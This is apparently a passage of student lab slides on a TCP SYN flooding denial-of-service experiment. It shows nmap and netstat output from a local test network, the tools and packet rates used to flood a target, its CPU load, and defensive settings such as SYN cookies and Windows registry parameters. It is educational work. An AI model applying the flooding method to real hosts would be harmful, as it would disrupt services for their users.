
```
C:\>netstat -o
TCP subpc2:2869 192.168.0.1:2052 CLOSE_WAIT 1772
C:\nmap>netstat -o
Active Connections
Proto Local Address Foreign Address State PID
TCP subpc2:2103 localhost:2104 ESTABLISHED 180
TCP subpc2:2104 localhost:2103 ESTABLISHED 180
TCP subpc2:2105 localhost:2106 ESTABLISHED 180
TCP subpc2:2106 localhost:2105 ESTABLISHED 180
TCP subpc2:2869 192.168.0.1:2052 CLOSE_WAIT 1772
C:\nmap>netstat -o
Active Connections
Proto Local Address Foreign Address State PID
TCP subpc2:2103 localhost:2104 ESTABLISHED 180
TCP subpc2:2104 localhost:2103 ESTABLISHED 180
TCP subpc2:2105 localhost:2106 ESTABLISHED 180
TCP subpc2:2106 localhost:2105 ESTABLISHED 180
TCP subpc2:2869 192.168.0.1:2052 CLOSE_WAIT 1772
TCP subpc2:8080 192.168.0.101:http SYN_RECEIVED 1308
C:\nmap>netstat -o
```

Figure 16: SYN_RECEIVED status of port 8080

Bench work (Testing the attack...cont'd)

- Checking the port status again after the attack on port 8080 using nmap

```
C:\nmap>nmap -sS 192.168.0.100 -p T:8080
```



```
C:\WINNT\system32\cmd.exe
Time
Interesting ports on 192.168.0.100:
PORT      STATE SERVICE
8080/tcp  open  http-proxy
MAC Address: 00:14:D1:3B:A9:AC (Trendware International)

Nmap finished: 1 IP address (1 host up) scanned in 0.281 seconds

C:\nmap>nmap -sS 192.168.0.100 -p T:8080

Starting Nmap 4.20 ( http://insecure.org ) at 2007-11-05 21:36 Eastern Standard Time
Note: Host seems down. If it is really up, but blocking our ping probes, try -P0

Nmap finished: 1 IP address (0 hosts up) scanned in 0.451 seconds

C:\nmap>nmap -sS 192.168.0.100 -p T:8080

Starting Nmap 4.20 ( http://insecure.org ) at 2007-11-05 21:36 Eastern Standard Time
Note: Host seems down. If it is really up, but blocking our ping probes, try -P0

Nmap finished: 1 IP address (0 hosts up) scanned in 0.470 seconds

C:\nmap>
```

Figure 17: Host B is down at port 8080

Bench work (Testing the attack...cont'd)

- Accessing the port 8080 using internet Explorer from attacking machine A




Figure 18: IE with no connection to 8080

Our Observations

- ❑ Other effects of TCP SYN flooding on target machine B
- ❑ Before SYN flooding, CPU usage view using another tool CommView




Figure 19: Less CPU usage by the target host B

Our Observations...cont'd

- To do this we have used another tool CommView to generate the packets.




Figure 20: Generating TCP SYN packets at the rate 1600 packets per second

Our Observations...cont'd

- After SYN flooding, CPU usage view using the tool CommView




Figure 21: High CPU usage by the target during DoS attack

Defensive technique

- ❑ Increasing the length of the queues
- ❑ Reducing a time out value
- ❑ SYN cookies
- ❑ Built-in protection mechanisms (Win2000)
 - Windows 2000 parameters
 - ❑ *SynAttackProtect* <- 2
(HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters)
 - ❑ *TcpMaxHalfOpen* <- 100
 - ❑ *TcpMaxHalfOpenRetried* <- 80
 - Increasing the backlog queue
 - ❑ *EnableDynamicBacklog* <- 1
 - ❑ *MinimumDynamicBacklog* <- 20
 - ❑ *MaximumDynamicBacklog* <- 20000
 - ❑ *DynamicBacklogGrowthDelta* <- 10

Defensive technique...cont'd

- Apache Tomcat server v5.x
 - Server parameters for port 8080
 - *acceptCount* <- 100
 - *connectionTimeout* <- 20000

Experimental difficulties

- ❑ Choosing the right Operating System
 - Highly protected against SYN flooding attack
 - Incompatibility of WinPcap and Engage Packet builder with Vista
 - Difficulties with Windows OS configuration
- ❑ Similar hardware configuration
 - Attacking machine should have higher speed than the target machine.
- ❑ Lack of sufficient tools for windows platform
- ❑ Insufficient documentation for free tools
- ❑ Lack of sufficient hardwares
- ❑ Engage Packet builder crashed the system several times
- ❑ Spent lot of times finding the correct tools

Conclusions

- ❑ Vulnerabilities of TCP protocol
- ❑ Experimenting the attack
- ❑ Usage of different tools
 - Engage Packet builder
 - CommView
 - Wireshark
 - Nmap
 - Netstat
- ❑ Attacking and recognizing procedure
- ❑ Defensive techniques

Acknowledgement

- ❑ We would like to thank our professor for his great support and giving us the opportunity to learn network security in internet.
- ❑ We would like to thank our audience for listening our presentation.

References

- [1] url: <http://www.cert.org/>
- [2] url: ftp://info.cert.org/pub/cert_advisories/CA96.26.ping
- [3] url: ftp://info.cert.org/pub/cert_advisories/CA96.21.tcp_syn_flooding
- [4] <http://www.niksula.hut.fi/~dforsber/synflood/result.html>
- [5] <http://www.scit.wlv.ac.uk/rfc/rfc7xx/RFC7932.gif>
- [6] <http://www.nic.funet.fi/pub/doc/rfc/rfc793.txt>
- [7] Wireshark User's Guide
- [8] <http://www.winpcap.org>
- [9] <http://wiki.wireshark.org/CaptureSetup>
- [10] <http://www.networkcomputing.com/unixworld/security/004/004.txt.html>
- [11] <http://en.wikipedia.org/wiki/Nmap>
- [12] <http://www.securityfocus.com/infocus/1729>

The End

Questions ?